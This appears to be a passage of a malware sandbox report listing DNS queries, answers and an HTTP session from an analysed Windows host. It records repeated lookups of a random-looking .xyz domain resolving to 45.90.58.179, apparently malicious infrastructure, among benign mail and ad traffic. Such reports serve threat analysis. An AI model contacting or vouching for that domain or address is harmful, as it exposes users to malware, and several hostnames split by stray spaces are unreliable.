Jul 6, 2021 14:31:23.125015974 CEST	192.168.2.5	8.8.8.8	0xbee0	Standard query (0)	outlook.of fice365.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:29.776881933 CEST	192.168.2.5	8.8.8.8	0x1622	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:29.818094015 CEST	192.168.2.5	8.8.8.8	0xd43e	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:33.604751110 CEST	192.168.2.5	8.8.8.8	0xe463	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:33.635018110 CEST	192.168.2.5	8.8.8.8	0xfcb7	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:37.868395090 CEST	192.168.2.5	8.8.8.8	0xbedb	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:37.896037102 CEST	192.168.2.5	8.8.8.8	0x67e9	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:44.841703892 CEST	192.168.2.5	8.8.8.8	0x8aa4	Standard query (0)	mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:45.059181929 CEST	192.168.2.5	8.8.8.8	0x7078	Standard query (0)	www.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:45.314415932 CEST	192.168.2.5	8.8.8.8	0x4835	Standard query (0)	dl.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:45.371972084 CEST	192.168.2.5	8.8.8.8	0xa510	Standard query (0)	www.google optimize.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 6, 2021 14:31:45.960805893 CEST	192.168.2.5	8.8.8.8	0x5415	Standard query (0)	wa.ui-portal.de	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:46.015537024 CEST	192.168.2.5	8.8.8.8	0xacd1	Standard query (0)	wa.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:46.823565960 CEST	192.168.2.5	8.8.8.8	0xcb73	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:46.824592113 CEST	192.168.2.5	8.8.8.8	0x724a	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:29:41.130721092 CEST	8.8.8.8	192.168.2.5	0x5623	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:43.530565023 CEST	8.8.8.8	192.168.2.5	0xcc19	No error (0)	web.vortex.data.msn.com	web.vortex.data.microsoft.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:43.832493067 CEST	8.8.8.8	192.168.2.5	0xb83b	No error (0)	geolocation.onetrust.com		104.20.185.68	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:43.832493067 CEST	8.8.8.8	192.168.2.5	0xb83b	No error (0)	geolocation.onetrust.com		104.20.184.68	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:43.891489029 CEST	8.8.8.8	192.168.2.5	0x680f	No error (0)	contextual.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.602221966 CEST	8.8.8.8	192.168.2.5	0x17eb	No error (0)	lg3.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:46.427280903 CEST	8.8.8.8	192.168.2.5	0x1468	No error (0)	hblg.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:47.520665884 CEST	8.8.8.8	192.168.2.5	0x86de	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:47.905531883 CEST	8.8.8.8	192.168.2.5	0xfdb4	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:47.905531883 CEST	8.8.8.8	192.168.2.5	0xfdb4	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:49.214751005 CEST	8.8.8.8	192.168.2.5	0xf17d	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:49.214751005 CEST	8.8.8.8	192.168.2.5	0xf17d	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:49.214751005 CEST	8.8.8.8	192.168.2.5	0xf17d	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:49.214751005 CEST	8.8.8.8	192.168.2.5	0xf17d	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:49.214751005 CEST	8.8.8.8	192.168.2.5	0xf17d	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:29.681668043 CEST	8.8.8.8	192.168.2.5	0x55e6	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:29.681668043 CEST	8.8.8.8	192.168.2.5	0x55e6	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:29.681668043 CEST	8.8.8.8	192.168.2.5	0x55e6	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:29.681668043 CEST	8.8.8.8	192.168.2.5	0x55e6	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:29.681668043 CEST	8.8.8.8	192.168.2.5	0x55e6	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:29.681668043 CEST	8.8.8.8	192.168.2.5	0x55e6	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:29.681668043 CEST	8.8.8.8	192.168.2.5	0x55e6	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:30:29.681668043 CEST	8.8.8.8	192.168.2.5	0x55e6	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.773945093 CEST	8.8.8.8	192.168.2.5	0xa0ca	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:30.773945093 CEST	8.8.8.8	192.168.2.5	0xa0ca	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:30.773945093 CEST	8.8.8.8	192.168.2.5	0xa0ca	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:30.773945093 CEST	8.8.8.8	192.168.2.5	0xa0ca	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:30.773945093 CEST	8.8.8.8	192.168.2.5	0xa0ca	No error (0)	HHN-efz.ms-acdc.office.com		52.98.175.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.773945093 CEST	8.8.8.8	192.168.2.5	0xa0ca	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.773945093 CEST	8.8.8.8	192.168.2.5	0xa0ca	No error (0)	HHN-efz.ms-acdc.office.com		52.98.171.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.773945093 CEST	8.8.8.8	192.168.2.5	0xa0ca	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.98	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.985970974 CEST	8.8.8.8	192.168.2.5	0xedd4	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:30.985970974 CEST	8.8.8.8	192.168.2.5	0xedd4	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:30.985970974 CEST	8.8.8.8	192.168.2.5	0xedd4	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:30.985970974 CEST	8.8.8.8	192.168.2.5	0xedd4	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.34	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.985970974 CEST	8.8.8.8	192.168.2.5	0xedd4	No error (0)	HHN-efz.ms-acdc.office.com		52.98.175.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.985970974 CEST	8.8.8.8	192.168.2.5	0xedd4	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.985970974 CEST	8.8.8.8	192.168.2.5	0xedd4	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.242	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.331011057 CEST	8.8.8.8	192.168.2.5	0x4ee8	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.331011057 CEST	8.8.8.8	192.168.2.5	0x4ee8	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.331011057 CEST	8.8.8.8	192.168.2.5	0x4ee8	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.331011057 CEST	8.8.8.8	192.168.2.5	0x4ee8	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.331011057 CEST	8.8.8.8	192.168.2.5	0x4ee8	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.331011057 CEST	8.8.8.8	192.168.2.5	0x4ee8	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.331011057 CEST	8.8.8.8	192.168.2.5	0x4ee8	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.331011057 CEST	8.8.8.8	192.168.2.5	0x4ee8	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.365072012 CEST	8.8.8.8	192.168.2.5	0x7f7d	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:30:38.365072012 CEST	8.8.8.8	192.168.2.5	0x7f7d	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.365072012 CEST	8.8.8.8	192.168.2.5	0x7f7d	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.365072012 CEST	8.8.8.8	192.168.2.5	0x7f7d	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.365072012 CEST	8.8.8.8	192.168.2.5	0x7f7d	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.365072012 CEST	8.8.8.8	192.168.2.5	0x7f7d	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.365072012 CEST	8.8.8.8	192.168.2.5	0x7f7d	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.365072012 CEST	8.8.8.8	192.168.2.5	0x7f7d	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.981605053 CEST	8.8.8.8	192.168.2.5	0x14	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:38.981605053 CEST	8.8.8.8	192.168.2.5	0x14	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:38.981605053 CEST	8.8.8.8	192.168.2.5	0x14	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:38.981605053 CEST	8.8.8.8	192.168.2.5	0x14	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:38.981605053 CEST	8.8.8.8	192.168.2.5	0x14	No error (0)	HHN-efz.ms-acdc.office.com		40.101.136.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.981605053 CEST	8.8.8.8	192.168.2.5	0x14	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.981605053 CEST	8.8.8.8	192.168.2.5	0x14	No error (0)	HHN-efz.ms-acdc.office.com		52.97.201.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.981605053 CEST	8.8.8.8	192.168.2.5	0x14	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.054667950 CEST	8.8.8.8	192.168.2.5	0xf68b	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.054667950 CEST	8.8.8.8	192.168.2.5	0xf68b	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.054667950 CEST	8.8.8.8	192.168.2.5	0xf68b	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.054667950 CEST	8.8.8.8	192.168.2.5	0xf68b	No error (0)	outlook.ms-acdc.office.com	FRA-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.054667950 CEST	8.8.8.8	192.168.2.5	0xf68b	No error (0)	FRA-efz.ms-acdc.office.com		52.97.170.34	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.054667950 CEST	8.8.8.8	192.168.2.5	0xf68b	No error (0)	FRA-efz.ms-acdc.office.com		52.97.163.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.054667950 CEST	8.8.8.8	192.168.2.5	0xf68b	No error (0)	FRA-efz.ms-acdc.office.com		52.97.144.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.218691111 CEST	8.8.8.8	192.168.2.5	0x4a79	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.218691111 CEST	8.8.8.8	192.168.2.5	0x4a79	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.218691111 CEST	8.8.8.8	192.168.2.5	0x4a79	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.218691111 CEST	8.8.8.8	192.168.2.5	0x4a79	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.178	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:30:39.218691111 CEST	8.8.8.8	192.168.2.5	0x4a79	No error (0)	HHN-efz.ms-acdc.office.com		52.98.171.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.218691111 CEST	8.8.8.8	192.168.2.5	0x4a79	No error (0)	HHN-efz.ms-acdc.office.com		52.98.175.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.218691111 CEST	8.8.8.8	192.168.2.5	0x4a79	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.298036098 CEST	8.8.8.8	192.168.2.5	0x852a	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.298036098 CEST	8.8.8.8	192.168.2.5	0x852a	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.298036098 CEST	8.8.8.8	192.168.2.5	0x852a	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:39.298036098 CEST	8.8.8.8	192.168.2.5	0x852a	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.178	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.298036098 CEST	8.8.8.8	192.168.2.5	0x852a	No error (0)	HHN-efz.ms-acdc.office.com		52.98.171.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.298036098 CEST	8.8.8.8	192.168.2.5	0x852a	No error (0)	HHN-efz.ms-acdc.office.com		52.98.175.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.298036098 CEST	8.8.8.8	192.168.2.5	0x852a	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:54.100131989 CEST	8.8.8.8	192.168.2.5	0x3cdd	No error (0)	mail.com		82.165.229.87	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:54.609510899 CEST	8.8.8.8	192.168.2.5	0xe7a9	No error (0)	www.mail.com		82.165.229.59	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:54.966198921 CEST	8.8.8.8	192.168.2.5	0x8f30	No error (0)	dl.mail.com	dl.mail.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:54.974889994 CEST	8.8.8.8	192.168.2.5	0x684c	No error (0)	s.uicdn.com	s.uicdn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:55.030720949 CEST	8.8.8.8	192.168.2.5	0x4612	No error (0)	www.google optimize.com		142.250.180.206	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:55.539474010 CEST	8.8.8.8	192.168.2.5	0xe61c	No error (0)	wa.mail.com		82.165.229.16	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:56.005628109 CEST	8.8.8.8	192.168.2.5	0xf53b	No error (0)	img.ui-portal.de	img.ui-portal.de.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:56.595302105 CEST	8.8.8.8	192.168.2.5	0x1a5f	No error (0)	plus.mail.com	plusmailcom.ha-cdn.de		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:56.595302105 CEST	8.8.8.8	192.168.2.5	0x1a5f	No error (0)	plusmailcom.ha-cdn.de		195.20.250.115	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:03.754110098 CEST	8.8.8.8	192.168.2.5	0x2d49	No error (0)	mail.com		82.165.229.87	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:03.764096975 CEST	8.8.8.8	192.168.2.5	0x6ff7	No error (0)	mail.com		82.165.229.87	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.047784090 CEST	8.8.8.8	192.168.2.5	0xefd4	No error (0)	www.mail.com		82.165.229.59	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.052638054 CEST	8.8.8.8	192.168.2.5	0xa8ed	No error (0)	www.mail.com		82.165.229.59	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.418940067 CEST	8.8.8.8	192.168.2.5	0x7890	No error (0)	dl.mail.com	dl.mail.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:04.446772099 CEST	8.8.8.8	192.168.2.5	0xa41e	No error (0)	dl.mail.com	dl.mail.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:04.468317986 CEST	8.8.8.8	192.168.2.5	0x459f	No error (0)	s.uicdn.com	s.uicdn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:31:04.527529001 CEST	8.8.8.8	192.168.2.5	0x5140	No error (0)	s.uicdn.com	s.uicdn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:04.544985056 CEST	8.8.8.8	192.168.2.5	0xe1e5	No error (0)	www.google optimize.com		142.250.180.206	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.569487095 CEST	8.8.8.8	192.168.2.5	0x6157	No error (0)	www.google optimize.com		142.250.180.206	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:05.874131918 CEST	8.8.8.8	192.168.2.5	0xa988	No error (0)	wa.mail.com		82.165.229.16	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:05.901417017 CEST	8.8.8.8	192.168.2.5	0x182f	No error (0)	wa.ui-portal.de		82.165.229.54	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:05.929377079 CEST	8.8.8.8	192.168.2.5	0x51c	No error (0)	wa.ui-portal.de		82.165.229.54	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:06.018668890 CEST	8.8.8.8	192.168.2.5	0x4503	No error (0)	wa.mail.com		82.165.229.16	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:17.983304977 CEST	8.8.8.8	192.168.2.5	0x132c	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.295660973 CEST	8.8.8.8	192.168.2.5	0xafc8	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.309259892 CEST	8.8.8.8	192.168.2.5	0xa20e	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.309259892 CEST	8.8.8.8	192.168.2.5	0xa20e	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.309259892 CEST	8.8.8.8	192.168.2.5	0xa20e	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.309259892 CEST	8.8.8.8	192.168.2.5	0xa20e	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.309259892 CEST	8.8.8.8	192.168.2.5	0xa20e	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.309259892 CEST	8.8.8.8	192.168.2.5	0xa20e	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.309259892 CEST	8.8.8.8	192.168.2.5	0xa20e	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.309259892 CEST	8.8.8.8	192.168.2.5	0xa20e	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.952681065 CEST	8.8.8.8	192.168.2.5	0x9edf	No error (0)	www.outloo k.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:22.952681065 CEST	8.8.8.8	192.168.2.5	0x9edf	No error (0)	outlook.of fice365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:22.952681065 CEST	8.8.8.8	192.168.2.5	0x9edf	No error (0)	outlook.ha .office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:22.952681065 CEST	8.8.8.8	192.168.2.5	0x9edf	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:22.952681065 CEST	8.8.8.8	192.168.2.5	0x9edf	No error (0)	HHN-efz.ms-acdc.office.com		52.98.175.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.952681065 CEST	8.8.8.8	192.168.2.5	0x9edf	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.66	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.952681065 CEST	8.8.8.8	192.168.2.5	0x9edf	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.952681065 CEST	8.8.8.8	192.168.2.5	0x9edf	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.162	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:23.171340942 CEST	8.8.8.8	192.168.2.5	0xbee0	No error (0)	outlook.of fice365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:31:23.171340942 CEST	8.8.8.8	192.168.2.5	0xbee0	No error (0)	outlook.ha .office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:23.171340942 CEST	8.8.8.8	192.168.2.5	0xbee0	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:23.171340942 CEST	8.8.8.8	192.168.2.5	0xbee0	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.34	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:23.171340942 CEST	8.8.8.8	192.168.2.5	0xbee0	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:23.171340942 CEST	8.8.8.8	192.168.2.5	0xbee0	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:23.171340942 CEST	8.8.8.8	192.168.2.5	0xbee0	No error (0)	HHN-efz.ms-acdc.office.com		52.97.201.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:29.834741116 CEST	8.8.8.8	192.168.2.5	0x1622	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:29.873020887 CEST	8.8.8.8	192.168.2.5	0xd43e	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:33.651194096 CEST	8.8.8.8	192.168.2.5	0xe463	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:33.682182074 CEST	8.8.8.8	192.168.2.5	0xfcb7	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:37.915817976 CEST	8.8.8.8	192.168.2.5	0xbedb	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:37.950942993 CEST	8.8.8.8	192.168.2.5	0x67e9	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:44.903443098 CEST	8.8.8.8	192.168.2.5	0x8aa4	No error (0)	mail.com		82.165.229.87	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:45.114928007 CEST	8.8.8.8	192.168.2.5	0x7078	No error (0)	www.mail.com		82.165.229.59	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:45.370172024 CEST	8.8.8.8	192.168.2.5	0x4835	No error (0)	dl.mail.com	dl.mail.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:31:45.426628113 CEST	8.8.8.8	192.168.2.5	0xa510	No error (0)	www.google optimize.com		142.250.180.206	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:46.009474039 CEST	8.8.8.8	192.168.2.5	0x5415	No error (0)	wa.ui-portal.de		82.165.229.54	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:46.078031063 CEST	8.8.8.8	192.168.2.5	0xacd1	No error (0)	wa.mail.com		82.165.229.16	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:46.870600939 CEST	8.8.8.8	192.168.2.5	0xcb73	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:46.871083975 CEST	8.8.8.8	192.168.2.5	0x724a	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- outlook.com
- mail.com
- taybhctdyehfhgthp2.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49724	40.97.116.82	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
